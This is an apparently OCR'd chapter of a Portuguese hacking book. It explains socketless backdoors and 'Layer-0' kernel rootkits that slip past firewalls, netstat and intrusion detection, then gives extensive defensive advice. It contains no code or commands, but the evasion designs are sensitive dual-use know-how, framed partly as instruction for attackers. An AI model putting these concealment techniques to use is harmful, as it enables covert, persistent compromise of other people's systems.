Firewalls e antivirus são as estrelas do momento no tocante à segurança de redes e computadores. Coloca-se muita fé em ambos os dispositivos e, num comportamento normal em seres humanos, relaxa-se nos demais aspectos de segurança. Não estamos dizendo que sejam despesas inúteis, pelo contrário: firewalls e antivírus mantêm longe de seus sistemas um número asustador (muitos milhões) de script-kiddies. Mas entre centenas de milhares de kiddies há de haver um hacker de verdade.

Na verdade, nenhum firewall – seja ele por software ou personificado em um hardware dedicado – chega sequer próximo de deixar qualquer máquina segura, caso um hacker desses apresente-se para o confronto com sua rede ou seus servidores. Pense um pouco: seu firewall tem de, obrigatoriamente, deixar passar os protocolos e serviços que os usuários usam. Se os seus usuários são autorizados a usar programas de Instant Messenger (ICQ, por exemplo), as portas do ICQ devem estar liberadas para tráfego sainte e entrante. Se os seus usuários usam a World Wide Web, tráfego HTTP sainte pela porta 80 e entrante por portas altas deve, também, ser liberado.


Só no cenário acima, vemos que as portas 25 e 80 sempre estarão lá, abertas para quem quiser usar. Inclusive para o hacker que, usando todos os truques que vimos em Vulnerabilidades e nestes capítulos finais, pode pesquisar toda a sua rede interna e explorar vulnerabilidades conhecidas usando apenas a porta 80. Como se diz comumente em círculos crackers, "a porta 80 sempre estará lá"... E o que o caríssimo firewall pode fazer a respeito, eu pergunto? Talvez registrar todos os pacotes que passarem por ele, para futura análise – se muito.

3. Lembre-se: há mais técnicas em poder de clãs hacker e mantidas em segredo do que as maneiras divulgadas de se fazer a coisa. Espere e fique atento para novidades na área em breve!


Farejando problemas (comunicação sem sockets)

Como vimos no capítulo anterior, podemos farejar a rede toda e recolher tráfego mesmo que não seja endereçado a nós. A utilização mais óbvia dessas técnicas é, realmente, "escutar" a rede para descobrir dados, usuários, senhas e, possivelmente, capturar conexões. Mas há ainda um novo truque que podemos fazer com sniffers.

Conexões estabelecidas por meio de sockets são mostradas com uma simples consulta ao netstat. Mesmo que seu sistema esteja absurdamente trojanizado e cheio de rootkits, as conexões TCP estabelecidas (e mesmo trocas de pacotes UDP, que não usam conexões, mas, sim, usam sockets) podem ser monitoradas por outras máquinas. Mas e se não houver conexão?



Um trojan ou backdoor e o software cliente rodando no computador do invasor podem comunicar-se com ou por meio de tráfego espúrio. O hacker envia pacotes TCP ou UDP a computadores não existentes na rede, mas dentro da faixa de IPs aprovada pelo firewall. Como não é endereçada a ninguém, a mensagem morre dentro da rede e não se fala mais no assunto. Só que o computador com o backdoor socketless, farejando tudo indiscriminadamente, capturou o pacote sem destino e o processou. Simples como roubar doce de criança.




Para o caminho inverso, o backdoor utiliza-se de programas já existentes no computador e que já fazem, pela própria natureza, conexões por sockets. Um browser é o melhor exemplo. O Zé Usuário abre seu Internet Explorer e digita www.pornoshow.com.ru. O backdoor detecta a conexão e injeta, no meio do trem de dados, um ou dois bytes por pacote em áreas nas quais não vão causar problemas (o enchimento, por exemplo, ou o fragment offset quando este não

é usado). Dependendo do protocolo usado como burro de carga, é possível inclusive, colocar mais dados no próprio *payload* IP. O endereço IP de destino não é alterado, e o invasor precisa estar posicionado no caminho da conexão para farejar os pacotes e extrair deles os dados da comunicação.

Atualizando a camuflagem

Um sniffer em modo promíscuo, entretanto, é ruidoso numa rede e pode ser facilmente detectável com ferramentas especiais. Mas nada impede que um sniffer seja executado em modo exclusivo, farejando apenas o tráfego que entra e sai. Nesse caso, o hacker não envia para a rede pacotes com IPs inexistentes, mas sim direcionados exatamente para a máquina onde está o backdoor. Mas com um detalhe: direcionados a portas que não estejam em uso.

Em um computador normal, a pilha TCP/IP simplesmente ignoraria os dados que chegam a portas inexistentes ou desativadas. Mas em nosso caso, o backdoor está escutando tudo o que chega em todas elas. São virtualmente 65 mil portas TCP e outras 65 mil UDP que o backdoor ou trojan pode usar para escutar o que chega, mesmo que a conexão não seja estabelecida.



Muitos diriam que isso é impossível, que existe a obrigatoriedade de estabelecer um socket para recolher dados de uma porta. Ledo engando. Os sniffers comuns (mesmo os mais simples) estão aí para provar que se pode escutar tráfego mesmo que não seja direcionado ao seu MAC!!! Se não há necessidade de conexão no protocolo Ethernet, é possível recolher qualquer dado de qualquer porta sem que seja necessário conectar sockets a elas. Essa técnica é chamada de **Layer-0 Listening**.

Como veremos mais adiante, é possível colocar uma camada adicional entre quaisquer duas camadas da pilha OSI (ou TCP/IP, na prática) e manipular dados lá. Essa camada pode, inclusive, ficar nas camadas de mais baixo nível, ou mesmo entre a pilha e a interface de rede física (daí o nome Layer-0, uma vez que a camada física é a 1). As ferramentas que normalmente usamos para detectar, monitorar e barrar conexões e vírus – netstat, nbtstat, firewalls e antivírus locais etc, etc, etc. – estão posicionados antes da pilha TCP/IP (ou seja, a pilha fica sempre entre a ferramenta e a rede). Qualquer manipulação ou inserção que façamos no fluxo de dados poderá ser retirada **antes** de chegar às ferramentas em questão.

Portanto, para que o backdoor que use técnicas de Layer-0 possa escutar a rede, pelo menos um dos três requisitos abaixo deve ser preenchido:

- Os pacotes são endereçados ao MAC da interface de rede do computador invadido
- A mensagem é um broadcast,
- A conexão é ponto-a-ponto, como por exemplo em conexões discadas via modem, ISDN/RDSI ou xDSL com pppoe.

A partir desses pré-requisitos, é possível interagir com o backdoor/trojan usando os seguintes expedientes:

- Broadcasts em seqüência;
- Pacotes ICMP em seqüência (Ping, Destination Unreachable e Traceroute);
- Pacotes enviados a qualquer porta do equipamento – aberta ou não;
- Pacotes rejeitados pela pilha TCP/IP por serem malformados ou encapsulados de forma equivocada (note que eles têm de ser perfeitos nas camadas 2 e 3 para serem roteáveis, o que nos deixa apenas a camada 4...). Os pacotes são rejeitados pela pilha TCP/IP mas não pelo trojan.

Essas coisas são possíveis de fazer em praticamente 100% dos casos, nas redes modernas baseadas em Ethernet (ou PPP/SLIP) e TCP/IP. Estima-se que pelo menos um aplicativo bem conhecido se utilize dessas técnicas: o tão falado Magic Lantern/Carnivore, do governo dos Estados Unidos, usado para monitorar o tráfego na Internet à procura de terroristas, pedófilos e hackers de plantão.


Layer-0: como funciona


Todas as informações aqui reproduzidas foram obtidas nos foruns abertos do trojanforge.net. A maioria delas foi postada por M3du54, um membro do grupo trojanner britânico DaVinci. Esse grupo foi o responsável, em 1999, pelo desenvolvimento do trojan LSP The Mini Baug e diversos outros baseados em VxDs, portanto toda a teoria aqui descrita já foi colocada em prática pelo menos em provas de conceito.

Voltemos aos kernel rootkits. Com eles, podemos adicionar drivers, funcionalidade e problemas em modo kernel aos sistemas operacionais. Podemos, inclusive, brincar com a pilha TCP/IP e adicionar camadas de baixo nível entre elas. Portanto, simples LKMs nos Unix e patches no Windows podem adicionar ao sistema funcionalidades Layer-0.


Tomando o Windows 9x como exemplo, é possível criar um VxD (releia o capítulo sobre plataformas Windows) que implemente essa camada. Um firewall local (como o ZoneAlarm, o BlackIce ou o Tiny Firewall, por exemplo) trabalha no lado "de dentro" da máquina, depois que os dados já passaram por toda a pilha de rede. Se houver algum pacote ou comunicação maliciosa ocorrendo, o firewall nunca saberá. A camada extra adicionada extrairá os dados pertinentes à conexão do hacker e os passará – por comunicação interprocessos e pulando toda a estrutura TCP/IP – para o backdoor ou trojan.

Uma simples DLL que exporte uma SPI (Service Provider Interface) tanto para as camadas superiores (TCP ou mesmo de aplicação) quanto para as de mais baixo nível (a camada Ethernet ou PPP, por exemplo) pode intermediar a comunicação e "pular" o stack TCP/IP. Essa DLL poderia usar parasiticamente portas de comunicação – ou seja, aproveitá-las estando elas em uso ou não, e não conectar sockets caso não estejam – e também gerar portas-fantasmas que não são mostradas em ferramentas como o Netstat ou o Ethereal. Ou, pelo contrário: essas portas-fantasmas poderiam estar mostrando tráfego falso, mas "benigno", confundindo o administrador de que está tudo bem. Ou mais malvado ainda: apresentar para os aplicativos tráfego de rede como sendo local (inter-processos) e desviar tráfego local originado por aplicativos para a rede e não para os processos a que se destinam. No caminho contrário, a DLL poderia injetar a comunicação de resposta ao hacker no fluxo de dados de um aplicativo existente, reconhecido e autorizado – seu browser padrão, por exemplo, ou aquele programinha de mensagens instantâneas.





Mas há uma maneira mais ultrajante ainda – e mais eficiente. Até agora não havíamos chegado a uma implementação Layer-0 verdadeira. Mas transcendendo o TCP/IP, pode-se "plantar" a DLL em uma camada o mais baixo possível na pilha de rede – abaixo até (ou imediatamente antes, dependendo do caso) do Ethernet, do PPP/SLIP ou mesmo de coisas mais específicas como Frame Relay ou X.25. Uma conexão dessas **nunca** será mostrada em qualquer sniffer ou pelo netstat, **nunca** será detectada pelo firewall local baseado em software (ZoneAlarm, BlackIce etc...) e provavelmente passará pelo firewall/gateway externo pois usará conexões válidas como "laranjas". Qualquer auditoria no registro de pacotes (você costuma ler regularmente os logs do seu firewall, não é mesmo?) mostrará apenas pacotes originados pelos aplicativos comuns – seu browser, cliente de e-mail, MSN Messenger...



Para a pilha TCP/IP, o backdoor/trojan está **do lado de fora** do computador invadido, portanto a pilha não o consegue ver e, portanto, os software firewalls não conseguem detectar. Por outro lado, ainda é um programa rodando no computador, possivelmente em kernel mode e, com acesso (por comunicação interprocessos) a qualquer outro programa da máquina. Isso faz com que literalmente todas as portas do seu sistema estejam ao serviço do backdoor/trojan, e qualquer registro do firewall vai mostrar conexões legítimas de rede. Mais ainda – é possível interceptar qualquer chamada a qualquer API (do kernel ou de programas) e acessos a disco e filtrá-los, remapeá-los ou retornar uma mentira. É possível inclusive enganar IDSs com a técnica. Nojento e eficaz!

Pesquise sobre o modelo de referência OSI, no MSDN (msdn.microsoft.com) e no TechNet (www.microsoft.com/technet) para saber mais sobre VxDs e sobre a estrutura LSP/NPI/TPI/SPI da pilha de rede Microsoft. Obviamente, para entender o que está nesses recursos são necessários conhecimentos moderados de programação de baixo nível – nada de Delphi ou Visual Basic – na plataforma Windows, especialmente se tiver acesso a uma assinatura do DLL Developer Kit (DDK) ou do Software Development Kit (SDK). Para qualquer outra plataforma (Unix, VAX/VMS, Novell, AS/400, Macintosh, IBM S/390...), o raciocínio e as técnicas são **exatamente** as mesmas.

Defesa e Contra-ataque

Defender-se das ameaças mostradas neste capítulo não é muito fácil. Há trojans que, mesmo sendo facilmente detectáveis, são extremamente difíceis ou mesmo impossíveis de serem removidos. Na experiência dos autores, houve pelo menos duas situações (um Windows 98 SE e um Windows 2000) em que nem a recuperação da imagem original de instalação, distribuída nos CDs que vieram junto com o computador, removeu o trojan. Houve a necessidade de refazer as partições (apagamento e criação) e formatar o disco rígido, além de usar uma ferramenta de apagamento total para remover quaisquer traços do software malicioso.

Em alguns casos, é possível monitorar as conexões e, uma vez detectada a presença do invasor, rastreá-las até se chegar ao culpado. Não hesite em contar com a polícia e com um bom time de advogados caso alguma ação do hacker malicioso possa ser enquadrada como crime.

Backdoors, Vírus e Cavalos de Tróia

Apesar de serem todos softwares com aplicações diferentes, a profilaxia e o remédio para eles é, basicamente, a mesma, uma vez que as formas de contágio e os métodos para detecção e eliminação são parecidos.

Antes de mais nada (ou, como diria um companheiro de software livre, em "zerézimo" lugar), eduque-se e eduque seus funcionários ou familiares quanto a práticas seguras de utilização de recursos de informática e navegação na Internet. Isso inclui os famosos bordões que as mamães nos disseram a vida toda (e dizem até morrer): não aceite balinha de estranhos e não aceite balinhas estranhas de pessoas conhecidas. Cuidado com as drogas (i.e. Coisas que você **sabe** que são perigosas) e muito cuidado quando andar em locais ermos, pouco iluminados ou suspeitos. São conselhos sábios também para a Internet e para as redes corporativas. É, mamãe tinha razão...

É óbvio que o usuário comum não tem como saber se algum programa é nocivo ou foi adulterado, ou se aquele site contém código malicioso, ou se o documento interno da empresa (e, portanto, oficial e autorizado) em formato .DOC contém algum vírus de macro... Mas um pouco de cuidado e alguma paranóia pode livrar macaco velho de várias cumbucas.

Quanto aos cuidados puramente tecnológicos que podem ser implementados, em primeiro lugar tenha sempre antivírus e firewalls locais (baseados em software) atualizados. Sim, eu seu, lá atrás eu disse que, caso o atacante (ou o virus) fosse realmente bom, essas ferramentas não iriam servir para nada. Entretanto, seremos "visitados" muito mais por moleques tentando brincar de "r4qu3r" do que por bandidos digitais com algum profissionalismo.

Portanto, firewalls locais como o Zone Alarm, BlackIce ou o Tiny Firewall ajudam muito a manter a legião de kiddies longe de seus computadores.Ao mesmo tempo, um bom firewall de rack (como o Cisco PIX) ou implementado com um Unix (velhos 386 com Linux ou OpenBSD dão excelentes firewalls), com regras de filtragem e, de preferência, com conexões via proxy, também ajuda a barrar os lammers. Sugerimos implementar, seja em casa ou em uma rede corporativa, **ambos** os tipos de firewall: local (por software) e no ponto de conexão (por hardware).

Da mesma forma o, antivírus devem ser usados para barrar os vírus conhecidos. Mesmo que os antivírus não detenham uma pequena parte dos virus conhecidos e praticamente todos os desconhecidos, seu uso é obrigatório. Não é porque está gripado e não há remédio para isso que você irá deixar de tomar um analgésico para a dor de cabeça.

Um outro ponto importante a ser observado é: **conheça** o software que está instalado em seu computador. É comum, em casa, que baixemos e instalemos qualquer bobagem bacana que encontremos na Internet ou que venha em revistas com CDs. Tal prática deve ser evitada em computadores domésticos e **terminantemente proibida** em computadores corporativos. Conhecendo os softwares instalados no computador, ficará fácil (em alguns casos – noutros não...) de notar alguma coisa estranha rodando na máquina.

Um terceiro item obrigatório de segurança é a adoção de **políticas de usuários e administração.** As estações de trabalho em empresas devem empregar softwares e sistemas operacionais que permitam um controle total por parte dos administradores, e que restrinjam ao máximo o que o usuário comum pode fazer. Isso inclui bloquear a instalação de programas e acesso a áreas não autorizadas do computador (como o diretório C:\WINDOWS ou o /bin em máquinas Unix). Há empresas que usam Macintoshes com Mac OS X, ou Windows NT/2k/XP, ou mesmo algum Unix para PCs como o FreeBSD ou o Linux. A escolha é corretíssima, pois esses sistemas permitem montar políticas de direitos sobre o computador e impedir que os usuários (ou algum vírus ou cavalo de tróia) instalem software não autorizado na máquina. Mas de nada adianta colocar um Windows XP Professional como estação de trabalho e não configurá-lo para segurança, deixando-o com as opções padrão. Deve-se fazer a sintonia fina e retirar do usuário comum todas as permissões de acesso que possivelmente sejam danosas para a estação e para a rede.

Mesmo em casa, os usuários domésticos do Windows NT/2k/XP e Mac OS devem criar contas de usuário sem muitas permissões **e efetivamente usar essas contas no dia-a-dia!!!** Deixe a conta do administrador **apenas** para administração e instalação de programas. O mesmo vale para os já não tão poucos usuários domésticos de Linux. O Linux (e qualquer Unix) já vem "de fábrica" com esse esquema de usuários e permissões. Mas (sempre tem um mas) os usuários sempre "dão um jeito" de subverter esse esquema e comprometer a segurança. Coisas como subverter o uso do o **sudo** ou operar com o usuário **root** (o maior sacrilégio de todos) são muito comuns.

Se você foi infectado, não use qualquer ferramentas de desinfecção que não seja de produtores idôneos. Baixar uma ferramenta de um local suspeito que promete retirar o Sub7 do seu computador é loucura. Ele pode tanto fazer o que promete, como remover o Sub7 e instalar outro backdoor, ou ainda "patchear" o Sub7 para que seu antivírus não o detecte – mas ele continua lá.

Quanto aos **rootkits**, uma grande maneira de evitá-los é nunca deixar um usuário com poderes suficientes para chegar às partes críticas do sistema. Um rootkit precisa ser instalado. Mesmo que a instalação seja automática, ele sempre rodará no contexto do usuário. Deixar os usuários com níveis mínimos de acesso pode dificultar a instalação e ação dos rootkits. Além disso, a conta Administrador ou root deve ser observada e guardada a sete chaves. Senhas difíceis de quebrar ou mesmo de adivinhar são obrigatórias. Aplicativos que não rodem como root/Admin (nunca!) e portanto isolando a conta principal de qualquer buffer overflow também são importantíssimos.

Mesmo sistemas bem protegidos, atualizados e configurados possuem falhas. Portanto, é possível que um dia algum hacker consiga acesso privilegiado a seu sistema. Para detectar desvios de configuração e instalação de rootkits, instale IDSs e programas de inventário de integridade de arquivos – Tripwire (www.tripwire.com) e AIDE (www.cs.tut.fi/~rammer/aide.html) são os mais conhecidos. Verifique as assinaturas de todos os programas instalados e a integridade dos arquivos de configuração. Todos os desenvolvedores de software modernos possuem bancos de dados com as assinaturas MD5 de seus executáveis críticos.

Quanto a rootkits baseados em kernel, em primeiro lugar, não deixe que cheguem ao seu núcleo! Para começar, se o seu sistema permitir (e se você não usar nenhum módulo importante), desabilite a opção de carregar LKMs. Vai poupar muitas dores de cabeça. Se for o caso e, se possível, recompile seu kernel ou peça para seu fornecedor fazê-lo. Um kernel imune a LKMs certamente estará imune a rootkits LKM.

No caso dos Windows (mesmo da família WinNT), que não possuem um esquema formal de LKMs, a única maneira de evitar kernel rootkits é impedir que os arquivos sensíveis possam ser alterados por qualquer usuário, além de cuidar para manter a senha do Administrador em segurança. Um truque muito usado é deixar a conta chamada Administrador com uma senha difícil mas sem direito algum sobre o sistema, e assim criar um despiste para invasores. Cria-se, então, outra conta, com outro nome e uma senha igualmente difícil, e este usuário será o administrador de fato. E desabilite o suporte a Lan Manager.

Note que é possível simular a implementação de LKMs no Windows por meio de VxDs (releia o capítulo sobre Plataformas Windows) e, portanto, o acesso à pasta C:\WINDOWS ou C:\WINNT deve ser bloqueado a todo custo para usuários comuns.

Uma maneira de verificar os discos rígidos à procura de rootkits (sejam baseados em kernel ou não) é retirá-los e intalá-los em uma máquina sã, **sem direito de execução de programas**. Os HDs serão considerados como drives de dados no sistema de testes, e como não são o kernel e os programas infectados que estão rodando, e sim os da máquina confiável, todos os arquivos e alterações dos rootkits ficarão aparentes e passíveis de verificação. Para verificar se um rootkit está farejando a rede, rode, você mesmo, um sniffer como o Ethereal. Verifique os modos de operação da placa de rede. Se, mesmo com o sniffer, a interface **não aparecer em modo promíscuo**, um rootkit seguramente o está camuflando.

Em último caso, não aproveite nada de um sistema comprometido. Faça backup dos dados (**e apenas dos dados, não da configuração!!!**) e reformate completamente o sistema, reinstalando-o do zero. Não esqueça de configurá-lo e atualizá-lo completamente **antes** de o colocar em produção, caso contrário o invasor pode entrar novamente pelo mesmo buraco de antes. Guarde uma cópia do HD comprometido para futura análise e investigação do ataque. Se possível, guarde o HD original e coloque um novo no lugar. É possível que o invasor tenha deslizado em apenas um detalhe ínfimo, mas esse detalhe, se descoberto, pode levar à sua localização e, se a lei permitir, a sua prisão.

Uma última dica: Echolot (echolot.sourceforge.net).

Comunicação sem conexões

Enveredamos em terreno pantanoso por aqui. Todas as recomendações acima são importantes e obrigatórias, mas não freiam, de forma alguma, especialistas de verdade que queiram penetrar em seus sistemas.

Não há nenhum programa comercial que desempenhe ou facilite as funções abaixo. A maioria, entretanto, é possível de fazer apenas com as próprias configurações de sistema operacional, sem ferramentas externas. Observe que são medidas extremas e que podem ser vistas como paranóia ou mesmo bobagem por administradores experientes. Mas podem ser levadas a cabo caso se precise de segurança máxima.

Em primeiro lugar, deve-se aplicar toda a cartilha e fazer a configuração de segurança normal que todo sistema deve ter. Isso é pré-requisito.

Depois, deve-se restringir o acesso à pilha TCP/IP (em cada máquina da rede!). Apenas programas autorizados podem ter acesso à pilha, e mesmo os autorizados devem ser verificados quanto à sua assinatura MD5. Qualquer desvio deve ser bloqueado e informado ao administrador.

No caso de servidores, cada um dos programas deve ser executado com um usuário diferente, e cada usuário desses deve ter acesso a um conjunto diferente de diretórios, arquivos, bibliotecas, num ambiente que, em Unix, chama-se *chrooted*. Mesmo o diretório temporário (/tmp ou C\WINDOWS\TEMP) deve ser dividido por processo (/tmp/apache, /tmp/sendmail, /tmp/popd, /tmp/tripwire, etc.) e com permissões de escrita somente para o usuário correspondente. Dessa forma, mesmo que uma falha seja descoberta e explorada em um dos aplicativos, ele estará confinado em seu ambiente próprio e não dará acesso a outras partes do sistema.

Depois, bloqueia-se o acesso a todas as bibliotecas e cria-se imagens separadas delas para aplicativo – e restritas! Por exemplo, em uma máquina WinNT pode-se bloquear completamente **todas** as DLLs do sistema e depois criar imagens com RUNAS para cada usuário (que, como vimos, representa um único programa).

Por último, uma idéia é montar todas as LANs internas como VPNs criptografadas por PGP (ou outro formato qualquer). Além de bloquear tráfego vindo de fora (porque não bate com a criptografia e as chaves usadas), é possível conceber políticas de acesso fortemente protegidas. Apenas usuários e máquinas com a chave correta podem acessar determinados recursos - é dificílimo contornar tal esquema. Apenas os servidores externos (como seu servidor Web) ficarão fora da VPN e aceitarão conexões TCP/IP não criptografadas.

E, novamente, relembramos: a família Win9x não foi desenvolvida para ser cliente de rede. A pilha TCP/IP e toda a funcionalidade SMB foi enxertada depois. Portanto, nunca espere confiabilidade e segurança delas. Em uma rede corporativa segura, nem as estações podem ser Windows 95/98/Me. Evite-as. Se for realmente preciso usar Windows como estação de trabalho ou servidor, use sempre Windows 2000 ou superior.

Estamos quase lá...

Já vimos como observar, traçar nosso plano, atacar e manter o ataque. Faltanos, agora, esconder nossos rastros. O proximo capítulo tratará disso. Mas antes de continuar, uma pergunta: você está realmente fazendo as experiências ou simplesmente lendo o livro como a um romance? Exortamo-lo firmemente a fazer **todas** as experiências, desde os primeiros capítulos. Caso não as tenha feito, volte ao princípio e comece de novo.

"A lição já sabemos de cor. Só nos resta aprender...", Beto Guedes e Ronaldo Bastos.